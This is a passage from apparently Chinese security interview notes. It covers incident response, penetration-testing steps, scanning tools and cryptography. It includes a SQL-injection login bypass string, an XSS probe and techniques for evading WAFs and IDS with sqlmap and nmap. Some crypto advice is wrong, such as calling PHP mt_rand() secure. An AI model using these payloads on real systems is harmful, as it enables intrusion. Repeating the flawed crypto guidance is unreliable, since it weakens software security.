- 2、大小不同: cookie 最大不能超过 4KB, session 大小没限制;
- 3、安全性不同: cookie 保存在客户端, 容易伪造, 盗取;

1.1.14 socket 和 TCP 的区别?

TCP 是传输层协议、socket 是介于传输层和应用层之间的调用接口 (API)

1.1.15 wireshark 简单的过滤规则

- 1、过滤 ip: 过滤源 ip 地址:ip.src==1.1.1.1; 目的 ip 地址:ip.dst==1.1.1.1;
- 2、过滤端口: 过滤 80 端口:tcp.port==80; 源端口:tcp.srcport==80; 目的端口:tcp.dstport==80
- 3、协议过滤: 直接输入协议名即可, 如 http 协议 http
- 4、http 模式过滤: 过滤 get/post 包 http.request.method=="GET/POST"

1.1.16 Socks4 与 Socks5 区别

- 1、Socks4 代理只支持 TCP 应用, Socks5 代理可以支持 TCP 和 UDP 两种应用;
- 2、Socks5 代理支持各种身份验证机制, 服务器端域名解析;

1.1.17 CDN 和 DNS 的区别

智能 DNS: 对访问用户进行智能线路判断, 根据运营商选择最快速的访问路径

CDN 加速: 智能 DNS 和多服务器的结合体, 把静态页面缓存到不同地区很多台专门的缓存服务器上, 然后根据用户线路所在的地区通过 CDN 服务商的智能 DNS 自动选择一个最近的缓存服务器让用户访问

1.1.18 分块传输绕过 waf 原理是什么?

使用分块后, 请求包头数据会增加 `Transfer-Encoding: chunked`, 告诉服务器将要分块传输, 语句经过拆分, 变为零碎的数据包, WAF 检测机制就不会认为此语句是一个危险的代码, 在分块传输的数据包没有完全传完的时候, 服务器是不做任何响应, 等到全部传完后, 在后台进行完整的语句拼接, 带入数据库查询, 绕过 WAF 限制

1.1.19 C/S 和 B/S 的区别?

- 1、C/S 架构主要应用于局域网内, 而 B/S 架构主要应用于广域网中
- 2、C/S 架构一般为两层: 客户端-服务端, 而 B/S 架构: 浏览器-应用服务器-数据库
- 3、B/S 架构维护升级比较简单, 而 C/S 架构维护升级相对困难

1.1.20 https 的建立过程

- 1、客户端发送请求到服务器端；
- 2、服务器端返回证书和公开密钥，公开密钥作为证书的一部分而存在
- 3、客户端验证证书和公开密钥的有效性，如果有效，则生成共享密钥并使用公开密钥
- 4、加密发送到服务器端
- 5、服务器端使用私有密钥解密数据，并使用收到的共享密钥加密数据，发送到客户端
- 6、客户端使用共享密钥解密数据
- 7、SSL 加密建立

1.1.21 SSL 握手过程是什么？（采用 RSA 非对称加密方式）

建立 TCP 连接、客户端发送 SSL 请求、服务端处理 SSL 请求、客户端发送公共密钥加密过的随机数据、服务端用私有密钥解密加密后的随机数据并协商暗号、服务端跟客户端利用暗号生成加密算法跟密钥 key、之后正常通信

应急响应

1.1.1 Windows 应急响应流程是什么？

- 一、根据监控设备的告警信息对应的流量包判断是否真的存在这个漏洞
- 二、如果是真存在漏洞，开始做网络隔离，防止内网渗透
- 三、收集攻击过程、漏洞点、日志信息，上报领导，开会讨论
- 四、排查

1) 通知运维做好数据备份；

2) 检测系统的基本信息：

一、系统账号安全：是否存在弱口令，远程管理端口是否打开、是否存在可疑账号，新增账号、隐藏账号、克隆账号、根据日志，查看管理员登陆时间，用户名是否存在异常情况，检查本地安全策略（secpol.msc）是否存在不安全权限分配

二、检查异常端口、进程：

连接：netstat -ano 查看目前网络连接，定位可疑连接，再通过 tasklist 定位服务

进程：1) 使用 msinfo32 命令检查进程详细信息(路径、PID、文件创建时间、启动时间)

2) 打开 D 盾_web 查杀工具，进程查看，关注没有签名信息的进程，占用系统资源过多的进程

三、检查系统的启动项、计划任务、服务：

1) 【开始】>【所有程序】>【启动】

2) msconfig 命令，检查是否存在命名异常的启动项

3) regedit 打开注册表，查看开机项是否存在异常

HKEY_CURRENT_USER\software\micorsoft\windows\currentversion\run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce

4) 利用安全软件查看开机启动项、开机时间管理

- 5) gpedit.msc 查看组策略, 查看是否存在开一运行脚本
- 6) 检查计划任务, 查看是否存在木马文件路径, 或者使用 CMD—at/schtasks 命令查看计划任务
- 7) service.msc 查看服务启动项, 注意服务类型和启动类型, 检查是否存在异常服务

四、检查系统补丁信息: systeminfo

五、查找可以目录以文件:

- 1、查看用户目录, 新建账号会生成一个用户目录, 查看是否有新建用户目录
- 2、输入%UserProfile%\Recent, 分析最近打开分析可疑文件
- 3、在服务器各个目录, 可根据文件夹内文件列表时间进行排序, 查找可疑文件

六、病毒查杀:

病毒查杀: 下载安全软件, 使用最新病毒库全盘扫描

Webshell 查杀: 使用河马、safe3、D 盾、深信服 webshell 工具

七、日志分析:

系统日志分析: 1) 开启审核策略后, 可查看系统的日志文件

2) 使用事件查看器分析日志(eventvwr.msc)

3) 导出应用程序日志、安全日志、系统日志利用 log parser 工具分析

Web 日志分析: 1) 利用中间件的 web 日志

2) 利用态势感知设备的日志进行分析

3) 做溯源, 追踪到攻击者

4) 出报告

1.1.2 Linux 应急响应流程是什么?

一、根据监控设备的告警信息对应的流量包判断是否真的存在这个漏洞

二、如果是真存在漏洞, 开始做网络隔离, 防止内网渗透

三、收集攻击过程、漏洞点、日志信息, 上报领导, 开会讨论

四、排查

1) 通知运维做好数据备份

2) 排查账号安全

- 1、用户信息文件/etc/passwd
- 2、密码文件/etc/shadow
- 3、/etc/sudoers 文件
- 4、/etc/group##组文件, 存放用户组及属性。

主要排查特权用户、可远程登录账号、除 root 用户外是否还存在其他用户具备 sudo 权限

关注 UID=0 和 GID=10 的账户, 如果存在可疑账户禁用或删除

3) 检查历史命令

查看.bash_history 文件查看历史命令 ##/home 下每个用户都有这个文件

history 命令

4) 检查端口和进程

端口命令: netstat -lntup/-lnetup 命令检查可疑连接

进程命令: ps aux/ef、top、htop

5) 开机启动项

查看系统开机运行级别: runlevel

默认开机级别配置文件: /etc/inittab

开机启动配置文件:

/etc/rc.local、

/etc/rc.d/rc[0~6].d: 检查是否有 S 开头的软连接文件, ll 命令查看文件权限、属性、创建时间
对应的 init.d 目录下的脚本文件

6) 检查定时任务

Crontab -l 命令, 列出某个用户的定时任务信息

Crontab -e 编辑定时任务, crontab -r 删除每个用户的定时任务

默认定时任务文件保存在: var/spool/cron/用户名

检查/etc/anacrontab 文件是否存在异步定时任务

重点: /var/spool/cron/*

/etc/crontab

/etc/cron.d/*

/etc/cron.daily/*

/etc/cron.hourly/*

/etc/cron.monthly/*

/etc/cron.weekly/

/etc/anacrontab

/var/spool/anacron/*

7) 检查自启动服务

排查开机启动服务:

a) chkconfig --list | grep "3:on\|5:on"

Chkconfig list -unit -file | grep enable

b) 修改/etc/rc.d/rc.local 文件

加入 /etc/init.d/httpd start

8) 检查系统日志文件

检查/var/log 目录下的日志文件 (/etc/rsyslog.conf)

Message: 首要检查的日志, 保存着系统重要信息

Cron: 定时任务相关的日志

Lastlog: lastlog 命令查看的所有用户最后一次登录信息

Wtmp: 使用 last 查看的用户登录、注销, 系统启动、重启、关机事件

Utmp: 使用 who 命令查看的已经登录的用户信息

Secure: 记录着如 SSH 登录, su 切换用户, sudo 授权, 修改密码动作都会记录的日志文件

Btmp: 记录失败的、错误的登录尝试及验证事件

9) 病毒查杀

Rootkit 查杀: chkrootkit 工具、rkhunter 工具

病毒查杀: Clamav 工具

Webshell 查杀: 河马

10) 检查系统完整性

使用 rpm 自带的 -Va 选项检查, 格式 rpm -Va > rpm.log

11) 做溯源, 追踪到攻击者

12) 出报告

1.1.3 怎么判断安全设备是不是误报?

1、分析响应体返回信息是否正常 有没有攻击的特征码;

- 2、误报确认主要攻击者提交的数据包和返回包，如：sql 注入看是否是带参数提交、有没有' and or select order by sleep 等，回包里面是否存在注入报错信息。再例如：xss 跨站脚本攻防，数据包是否存在<sCrIpT>alert(63252)</sCrIpT>、、onmouseover=confirm() 等
- 3、看请求头 URL、User-agent、referer、XXF 是否正常；
- 4、ip 如果是内网的话一般是误报；
- 5、ip 地址的危险情报分析(微步在线)；
- 6、在浏览器里验证；

1.1.4 态势感知发现蠕虫，这些告警如何分析和处置呢？

分析：主要看源 IP 是否一直对外不断请求一些非法站点或对内网 IP 是否存在弱口令扫描、缓冲区溢出、ARP 攻击、内网 Web 等一些攻击，这种蠕虫攻击一般采用一对多攻击，发大量数据包，容易造成内网广播风暴

处置建议：首先通过防火墙、交换机的访问控制策略，对感染主机的访问数据进行控制，以防蠕虫对其它网段主机进行感染，对现有感染的主机从网络上进行隔离。其它关闭系统不必要的服务，如 ms17-010 可以关闭 server 服务。最后通知运维及安全部门，对存在漏洞的主机进行打补丁，安装杀毒软件进行查杀，完成清除之后恢复网络及业务

1.1.5 struts2 命令执行和 java 反序列化的流量特征？

Struts2 命令执行数据包或者 user-agent 头里面包含 Apache struts2

Java 反序列化一般 post 数据包中包含 xml 语言编写的 payload，如其他框架特征码，像 shiro 框架数据包中包含 rememberme=delete

1.1.6 说一下你做溯源的过程？

一般由监控组发现攻击包，可以从数据包中看到带有攻击特征码的数据包，有返回结果的回包可以判断是否成功，如果确认成功，就说明该参数有漏洞，首先需要通过监控设备、中间件日志、系统日志定位该 IP 地址，要知道攻击是怎样进来的，去服务器排查攻击达到了哪个层面，有 web 层面，系统层面，数据库层面，应用软件层面，首先排查系统层面有没有弱口令，可疑账号，克隆账号，远程管理端口是否对公网开放，

web 一般是参数未过滤，看攻击者是否在内网提权进行横向的内网渗透，可以用一些 360 星图工具排查日志，D 盾安全狗扫一下 web 代码里有没有脚本后门代码，也可以根据流量监控设备查查攻击者日志及 payload 代码，找到之后通过 bp 还原攻击；

最后修复漏洞，可以将被攻击的 web 页面暂时下线，可以先加相关函数过滤，之后根据查到的攻击源 IP 和各种信息收集的信息进行社工

1.1.7 天眼网络日志检索使用过吗？护网中印象深刻的告警有哪些呢？

印象深刻的主要有：反弹 shell、暴力破解、弱口令、反序列化、命令执行等

1.1.8 2021 最新远程代码执行漏洞有那些？

- 1、Struts2-dos 攻击-s2-060，用岁月联盟抓包工具看到 mu 头里插入 POC 攻击代码
- 2、Struts2 远程代码执行漏洞：CVE-2020-17530
- 3、Weblogic 远程代码执行漏洞：CVE-2021-2109，是存在于 WebLogic Server 的 console 中的一个远程代码执行漏洞，经过身份验证的攻击者可以直接通过 JNDI 远程执行命令或者注入代码，可以配合 CVE-2020-14882 未授权漏洞执行任意代码，通过工具直接利用

1.1.9 办公系统漏洞了解吗？

致远 OA: ajaxAction formulaManager 文件上传漏洞

由于致远 OA 旧版本某些 ajax 接口存在未授权访问，攻击者通过构造恶意请求，可在无需登录的情况下上传恶意脚本文件，从而控制服务器

通达 OA: 远程代码执行漏洞

1.1.10 怎么防范暴力破解？

- 1、IP 限制策略，注意不要被 XFF 绕过
- 2、登录使用一次性验证码，而且验证码背景最好有干扰线条，字体变形，时间限制
- 3、登录密码强制要求复杂度：数字、字母、特殊符号、长度最短限制

杂篇

1.1.1 Windows 和 linux 的日志文件保存位置分别是？

Windows: C:\Windows\System32\winevt\Logs

系统日志: `%SystemRoot%\System32\Winevt\Logs\System.evtx`

应用程序日志: `%SystemRoot%\System32\Winevt\Logs\Application.evtx`

安全日志: `%SystemRoot%\System32\Winevt\Logs\Security.evtx`

Linux: 默认是/var/log/目录

查看日志配置情况: `more /etc/rsyslog.conf`

1.1.2 给你一个登录页面你怎么去做渗透？（渗透测试思路）

1、验证是否存在 sql 注入

登录的地方一定会与数据库产生交互，使用万能密码 `admin' or '1'='1 --`，或者使用 bp 抓包，在 sqlmap 里面跑一下

2、验证是否存在明文传输漏洞

在登陆口抓包的时候看一下用户名密码是不是明文，如果是明文说明密码没有加密是明文传输漏洞属于高危

3、用户名枚举

查看登录用户名对话框是不是可以暴力破解，会不会限制 ip 地址，禁止 ip

4、爆破弱口令

登录页面可能会存在注入漏洞，不安全的用户提示，不安全的验证码，密码明文传输，用户名可以爆破，框架漏洞，web 扫描，系统扫描，扫描它的端口开放哪些端口，对应可能存在哪些漏洞，扫 js 文件提取 js api 接口地址，二级域名等地址通过后台页面能不能未授权访问

5、XSS 漏洞

尝试插入 XSSpayload

- 1、注入点及万能密码登录
- 2、登录时，不安全的用户提示：比如提示用户名不存在或者密码验证码错误
- 3、查看登录页面源代码，看是否存在敏感信息泄露
- 4、不安全的验证码
- 5、在注册账号的时候，是否存在不安全的提示
- 6、不安全的密码，在注册账号的时候密码没有限制复杂度
- 7、任意无限注册账号
- 8、在暴力破解的时候不会限制 ip，锁定用户
- 9、一个账号可以在多地登录，没有安全提示
- 10、账户登录之后，没有具备超时功能
- 11、OA，邮件，默认账号等相关系统，在不是自己注册的情况下，应该在登录之后强制要求更改密码
- 12、逻辑漏洞，任意更改密码
- 13、越权漏洞，纵向、横向越权
- 14、数据包含有风险信息泄露，比如 COOKIE
- 15、不安全的数字传输，密码为明文，未使用 https 证书
- 16、任意文件下载

1.1.3 Linux 系统启动默认加载的配置文件有哪些？

1) 按照优先级排序：

/etc/profile 、 /etc/bashrc 、 ~/.bashrc、 ~/.bash_profile 、 ~/.profile 、 ~/.bash_logout

2) 说明：

/etc/profile：【系统级】 Linux 是一个多用户操作系统。用户登录或切换（即 Login shell 启动）时都有一个专用的运行环境，但首先执行 /etc/profile

/etc/bashrc：【系统级】 在 bash shell 打开时运行，修改该文件配置的环境变量将会影响所有用户使用的 bash shell

~/.bashrc：【用户级】 当用户登录时以及每次打开新的 shell 时该文件都将被读取，不推荐在这里配置用户专用的环境变量，因每开一个 shell，该文件都会被读取一次，效率肯定受影响

~/.bash_profile 和 ~/.bash_login：【用户级】 如果有其中的一个文件存在的话，当启动的是一个登录 shell 时，Bash 会执行该文件而不会执行 ~/.profile，如果两个文件都存在的话，Bash 将会优先执行 ~/.bash_profile 而不是 ~/.bash_login

~/.bash_logout：【用户级】 当每次退出系统（退出 bash shell）时执行该文件

工具篇

1.1.1 nmap 的常用选项有哪些？

目标说明：

- iL: 从已有的 ip 列表文件中读取并扫描
- iR+扫描数量: 随机选择目标进行扫描
- exclude+ip: 不扫描此 ip

主机发现：

- sn: 不进行端口扫描，只进行主机发现
- Pn: 将所有主机都默认在线，跳过 ping
- PS/PA/PU: 使用 TCP、SYN/ACK、UDP 协议去发现端口
- PO: 使用 IP 协议的 ping
- n: 不做 DNS 解析

扫描技术：

- sS/sT/sA: 使用 SYN、TCP、ACK 进行扫描
- sU: UDP 扫描
- p: 指定端口扫描
- F: 快速扫描，扫描数量少于默认模式
- sP: 扫描主机是否在线

服务、版本探测：

- sV: 探测开启的端口来获取服务、版本信息
- version-intensity <level>: 设置探测服务、版本信息的强度

脚本扫描：

- sC: 等同于 -script=default

系统探测：

- O: 进行系统扫描

防火墙、IDS 欺骗：

- S <IP_Address>: 伪造源地址
- proxies <url1, [url2], ...>: 指定代理服务器进行扫描

输出：

- oX <file>: 输出 XML 文件

1.1.2 nmap 扫描时如何规避安全设备检查？

-f: 报文分段

--data-length: 指定发包长度

--mtu: 指定偏移量大小 (必须是 8 的倍数)

--source-port: 源端口欺骗

--spoof-mac: 源 MAC 地址欺骗

1.1.3 常见的目录扫描工具有哪些？

御剑
Dirsearch
dirmap
webdirscan

1.1.4 蚁剑/菜刀/C 刀/冰蝎的相同与不相同之处？

相同：都是用来连接 Webshell 的工具

不相同：相比于其他三款，冰蝎有流量动态加密

1.1.5 举几个 FOFA 在外网打点过程中的使用小技巧？

后台挖掘：title=“后台”&&body=“password”&&host=“x.cn”

子域名：title!=‘404’&&title!=‘302’&&host=‘x.cn’

C 段：ip=‘x.x.x.x/24’&&host=‘x.cn’

框架特征：body=‘icon-spring-boot-admin.svg’

漏洞：body=‘index/of’ [列目录漏洞]

1.1.6 sqlmap 怎么过 waf？

一、使用“--tamper”选项，tamper 目录下存在很多 py 脚本，比如：改变字符编码脚本、符号替换脚本、插入字符脚本、改变大小写脚本、伪造 XFF 脚本

二、伪造 user-agent 头（可以伪造百度），修改 lib 目录下的 option.py 文件

三、修改数据包，将 http 数据包保存到 sqlmap 目录下的新建 TXT 文件中，使用 -r (post) 提交

1.1.7 sqlmap --os-shell 的使用条件？

- (1) 网站必须是 root 权限
- (2) 攻击者需要知道网站的绝对路径
- (3) GPC 为 off，php 主动转义的功能关闭

1.1.8 -os-shell 的使用原理是什么？

本质就是写入两个 shell 文件，其中的一个可以让我们用来执行命令，而另外一个，如果在网站访问的话，可以让我们可以上传文件

1.1.9 xray 怎么用？

扫描： xray webscan --basic-crawler url

代理：

- 1) 安装浏览器代理插件：SwitchyOmega 插件
- 2) 生成 xray 证书并安装证书：生成证书：.\xray_windows_386.exe genca；安装：手动导入到浏览器
- 3) 启动代理：.\xray_windows_386.exe webscan --listen 127.0.0.1:1111 --html-output proxy.html

配置文件： 配置文件位置 config.yaml（注意只有使用过一次 xray 才会生成配置文件）

- 1) includes：允许扫描的域；excludes：不允许扫描的域
- 2) auth：配置认证信息
- 3) plugins 中把需要开启的选项设置 enabled 为 true 或者使用 -plugins plugin1, plugin2, ...
- 4) max_qps：每秒最大请求次
- 5) 可以配置尚有代理，比如流量分发，bp 和 xray 可以互相转发流量

密码学

1.1.1 什么是对称加密？

对称加密： 也称为对称密码，是指在加密和解密时使用同一密钥得加密方式

1.1.2 对称加密有哪些？

一、DES (Data Encryption Standard)：

DES 是一种将 64 比特的明文加密成 64 比特的密文的**对称密码算法**，它的**密钥长度是 56 比特**。尽管从规格上来说，DES 的密钥长度是 64 比特，但由于**每隔 7 比特会设置一个用于错误检查的比特**，因此**实质上其密钥长度是 56 比特**

DES 是以 64 比特的明文（比特序列）为一个单位来进行加密的，这个**64 比特的单位称为分组**。一般来说，**以分组为单位进行处理的密码算法称为分组密码（blockcipher）**，DES 就是分组密码的一种

DES 每次只能加密 64 比特的数据，如果要加密的明文比较长，就需要对 DES 加密进行迭代（反复），而迭代的具体方式就称为**模式（mode）**

二、3DES（将 DES 重复 3 次所得到的一种密码算法）：

1、明文经过三次 DES 处理才能变成最后的密文，由于 DES 密钥的长度实质上是 56 比特，因此**三重 DES 的密钥长度就是 $56 \times 3 = 168$ 比特**，加上用于错误检测的标志位 8×3 ，**共 192bit**

2、3DES 过程：**加密 -> 解密 -> 加密**；**目的是为了三重 DES 能够兼容普通的 DES**

3、DES 的缺陷：容易被暴力破解；3DES 的缺陷：处理速度不高，安全性问题也逐渐出现问题

三、AES (Advanced Encryption Standard) :

属性: 对称加密算法 (采用 Rijndael 作为 AES)


分组长度: 128bit (16 字节)

密钥长度: 128、192、256

加密过程 (128bit) :

- 1) 首先需要逐个字节地对 16 字节的输入数据进行 **SubBytes 处理** (SubBytes, : 以每个字节的值 (0~255 中的任意值) 为索引, 从一张拥有 256 个值的替换表 (S-Box) 中查找出对应值的处理, 将一个 1 字节的值替换成另一个 1 字节的值)
- 2) SubBytes 之后需要进行 ShiftRows 处理, 即将 SubBytes 的输出以字节为单位进行打乱处理。从下图的线我们可以看出, 这种打乱处理是有规律的
- 4) ShiftRows 之后需要进行 MixColumns 处理, 即对一个 4 字节的值进行比特运算, 将其变为另外一个 4 字节值
- 5) 需要将 MixColumns 的输出与轮密钥进行 XOR, 即进行 AddRoundKey 处理。到这里, AES 的一轮就结束了。实际上, 在 AES 中需要重复进行 10 ~ 14 轮计算

示意图如下:



1.1.3 你知道哪些对称加密和非对称加密?

对称加密: DES、3DES、DESX、Blowfish、IDEA、RC4、RC5、RC6 和 AES

非对称加密：RSA、ECC(移动设备)、DSA(数字签名)、Diffie-Hellman、El Gamal

1.1.4 ECB 和 CBC 的相同点与不同点？

介绍：ECB 和 CBC 是两种加密工作模式

相同点：其相同点都是在开始轮加密之前，将明文和密文按照 128/192/256 进行分组（以 128 位为例，明文和密文都分为 16 组，每组 1 个字节为 8 位）

不同点：

1、ECB 工作模式中，每一组的明文和密文相互独立，每一组的明文通过对应该组的密文加密后生成密文，不影响其他组

2、CBC 工作模式中，后一组的明文在加密之前先使用前一组的密文进行异或运算后再和对应该组的密文进行加密操作生成密文

为简单的分组加密：将明文和密文分成若干组后，使用密文对明文进行加密生成密文 CBC

1.1.5 什么是非对称加密？

1、非对称加密是指加密和解密使用不同的密钥，这两个密钥分别叫做「公钥」、「私钥」

2、公钥是可以公开给所有人的，而私钥需要自己保密的

3、公钥加密的数据只能用私钥解密

4、私钥“加密”的数据只能用公钥“解密”

1.1.6 什么时候用公钥加密，什么时候用私钥“加密”？

1、加密场景，那么肯定希望只有我才能解密，别人只能加密，即公钥加密，私钥解密

2、签名场景，既然是签名，只能我才能签名，别人只能验证，即私钥签名，公钥验签

1.1.7 什么是数字签名，数字签名的作用是什么？

1、数字签名就是使用私钥对数据摘要进行签名，并附带和数据一起发送

2、可以起到防篡改、防伪装、防否认的作用

1.1.8 为什么要对数据的摘要进行签名，而不是直接计算原始数据的数字签名？

1、数据可能比较大，签名是使用非对称加密算法，比较耗时

2、防止第三方使用公钥解开签名后，拿到原始数据

1.1.9 什么是数字证书，数字证书存在解决了什么问题？

- 1、数字证书就是由 CA 机构使用自己私钥，对证书申请者的公钥进行签名认证
- 2、数字证书解决了如何安全分发公钥的问题，也奠定了信任链的基础

1.1.10 如何生成一个安全的随机数？

C/C++: 把 libsodium 库添加到工程的依赖库中，使用 randombytes_buf() 函数

java: 除了使用 libsodium（推荐），也可以直接使用 Java 的 SecureRandom 类

注意：不要在 Linux 上使用 `SecureRandom.getInstanceStrong()`，等同于读取 `/dev/random`，是不安全的。

Java8 中 `new SecureRandom()` 默认读取 `/dev/urandom`，这个是安全的

.NET(C#): 使用 `System.Security.Cryptography.RNGCryptoServiceProvider`

注：如果需要生成密码上安全的整数，查看 Inferno（一个 Stan Drapkin 写的 .NET 密码库）中的 `CryptoRandom` 类的实现方法

python: `libsodium`、`os.urandom()`、其它格式的随机数据 `random.SystemRandom()`

ruby: 使用 `Sysrandom` 代理 `SecureRandom`

PHP: `mt_rand()`

1.1.11 如何防御暴力破解？

- (1) 使用验证码进行验证登入
- (2) 使用 Token 生成 `form_hash`，然后验证
- (3) 使用随机数时，要确保用户无法获取随机数生成算法。
- (4) 身份验证需要用户凭短信、邮件接受验证码时，需要对验证次数进行限制
- (5) 限制某时间段内验证此数
- (6) 用户在设置密码时要求用户使用特殊字符和字母数字组合，并限制最小长度

1.1.12 什么是随机数安全？

真随机数: 使用真随机数发生器 (TRNG) 生成，是利用不可预知的物理方式来产生的随机数，例如掷钱币、骰子、转轮，使用电子元件的噪声、核裂变

伪随机数: 使用伪随机发生器 (PRNG) 生成，是计算机利用一定的算法或种子来产生的。计算机中生成的都是伪随机数，其中伪随机又分为强伪随机数和弱伪随机数

应用场景: 密码 salt 生成、验证码生成、Token 生成、UUID 生成、密钥生成、数字签名生成、加密向量生成、Nonce 生成

注:

加密向量 (IV 或 SV): 一个固定长度地输入值，使用随机数产生地初始向量才能达到语义安全，并让攻

击者难以对同一把密钥地的密文进行破解。在区块加密中，使用了初始向量的加密模式称为区块加密模式

Nonce: Number once 的缩写，在密码学中 Nonce 是一个只被使用一次的任意或非重复的随机数值

1.1.13 如何保证一个密码的强度？

1) 散列算法+SHA256 或 SHA512:

```
<?php
    $password = $_POST['password'];
    echo hash("sha256",$password);
?>
```

2) 密码加盐: 采用随机 salt，每次写入用户的密码时（注册或修改密码），随机生成一个 salt（一个随机字符），并将 salt 与密码混合（可以是各种混合方式，而不仅仅限于将两个连接在一起），再进行散列计算

①多次加密的代码:

```
<?php

$password = MD5($_POST['password']);
$salt = MD5(rand(1,10000));
$password = sha1($password.$salt);

?>
```

②生成较长、较复杂的随机 salt 的代码:

```
<?php

$password = $_POST['password'];
$salt = base64_encode(mcrypt_create_iv(32,MCRYPT_DEV_RANDOM));
$password = sha1($password.$salt);

?>
```

③使用 password_hash(), 指定第二个参数为 PASSWORD_BCRYPT 进行加密密码的代码:

```
$password = password_hash($password,PASSWORD_BCRYPT);
```

④自定义方式对字符串进行混淆:

```
<?php

if (defined("CRYPT_BLOWFISH") && (CRYPT_BLOWFISH)){
    $salt = '$2y$11$' . substr(md5(uniqid(rand(), true)), 0, 22);
    echo crypt($password, $salt);
}

?>
```

注:

- 1) **bcrypt**: blowfish 和 crypt() 函数的结合。通过 CRYPT_BLOWFISH 判断 blowfish 是否可用, 然后生成一个 salt, crypt() 的 salt 必须\$2a\$或者\$2y\$开头
- 2) **blowfish** 是区块加密算法中的对称加密的一种
- 3) PHP 中 crypt() 函数返回使用 DES、blowfish 或 MD5 等算法加密的字符串

1.1.14 如何检测消息在传输过程中是否被篡改?

消息认证码(Message Authentication Code ,**MAC**) 在发送消息的基础上通过 KEY 生成加密摘要

消息认证中, 消息的发送方通过密钥和 MAC 算法生成 MAC 数据标记, 然后将消息和 MAC 标签发送到接收方。消息接收方依次使用相同的密钥通过相同的 MAC 算法生成的 MAC 标签进行比较。如果它们相同, 则接收方可以认为消息在传输期间未发生改变或篡改

为了防止重放攻击, 消息本身必须包含确保相同仅能被发送一次的数据, 如使用时间戳、序列号、一次性 MAC

散列消息身份验证码(Hashed MAC, **HMAC**) 是在 MAC 算法基础上加密散列算法

- 1) 使用 hash_hmac() 函数来使用 MD5 方式给原始消息生成散列值

```
<?php

echo hash_hmac('ma5', 'LE0学PHP', 'php_secret_key');

?>
```

- 2) 使用 hash_hmac_file() 函数使用 SHA256 给文件生成散列值

```
<?php

echo hash_hmac('sha256', '/tmp/LE0学PHP.pdf', 'php_secret_key');

?>
```

1.1.15 RSA 算法中公钥和私钥的算法分别是什么？

RSA算法

加密:

$$\text{密文} = \text{明文}^E \bmod N$$

RSA加密是对明文的E次方后除以N后求余数的过程

$$\text{公钥} = (E, N)$$

解密:

$$\text{明文} = \text{密文}^D \bmod N$$

$$\text{私钥} = (D, N)$$

三个参数n,e1,e2

n是两个大质数p,q的积

等保测评

1.1.1 基线检查做过么？

基线定义：基线指操作系统、数据库及中间件的安全实践及合规检查的配置红线，包括弱口令、账号权限、身份鉴别、密码策略、访问控制、安全审计和入侵防范等安全配置检查

linux 基线检查步骤：

1、检查共享账号：配置名称:用户账号分配检查，避免共享账号存在配置要求:1、系统需按照实际用户分配账号；2、避免不同用户间共享账号，避免用户账号和服务器间通信使用的账号共享

2、多余账户锁定策略：配置名称：多余账户锁定策略配置要求：应锁定与设备运行、维护等工作无关的账号

3、root 账户远程登陆限制：1、限制具备超级管理员权限的用户远程登录。 2、远程执行管理员权限操作，应先以普通权限用户远程登录后，再切换到超级管理员权限账号后执行相应操作

4、口令复杂度策略：操作系统口令复杂度策略配置要求:口令长度至少 12 位，并包括数字、小写字母、大写字母和特殊符号。操作指南:1、参考配置操作 # cat /etc/pam.d/system-

auth, 找到 password 模块接口的配置部分

5、口令最长生存期策略: 口令最长生存期策略配置要求:要求操作系统的账户口令的最长生存期不长于 90 天操作指南:# cat /etc/login.defs 文件中指定配置项, 其中:

PASS_MAX_DAYS 配置项决定密码最长使用期限;

PASS_MIN_DAYS 配置项决定密码最短使用期限;

PASS_WARN_AGE 配置项决定密码到期提醒时间

6、系统关键目录权限控制: 关键目录权限控制配置要求:根据安全需要, 配置某些关键目录其所需的最小权限; 重点要求 password 配置文件、shadow 文件、group 文件权限

7、用户缺省权限控制: 控制用户缺省访问权限, 当在创建新文件或目录时应屏蔽掉新文件或目录不应有的访问允许权限, 防止同属于该组的其它用户及别的组的用户修改该用户的文件或更高限制。操作指南:

1、# cat /etc/bashrc 查看全局默认设置 umask 值

2、查看具体用户 home 目录下 bash_profile, 具体用户的 umask 检查方法:查看全局默认设置 umask 值为 027 或更小权限为符合(如有特许权限需求, 可根据实际情况判断); 查看具体用户的 umask, 本着最小权限的原则

8、安全日志完备性要求: 安全日志完备性要求配置要求:系统应配置完备日志记录, 记录对与系统相关的安全事件。操作指南:

1、# cat /etc/syslog.conf 查看是否有对应配置

2、# cat /var/log/secure 查看是否有对应配置

检查方法: 1) cat /etc/syslog.conf 确认有对应配置;

2) 查看/var/log/secure, 应记录有需要的设备相关的安全事件

9、统一远程日志服务器配置: 当前系统应配置远程日志功能, 将需要重点关注的日志内容传输到日志服务器进行备份

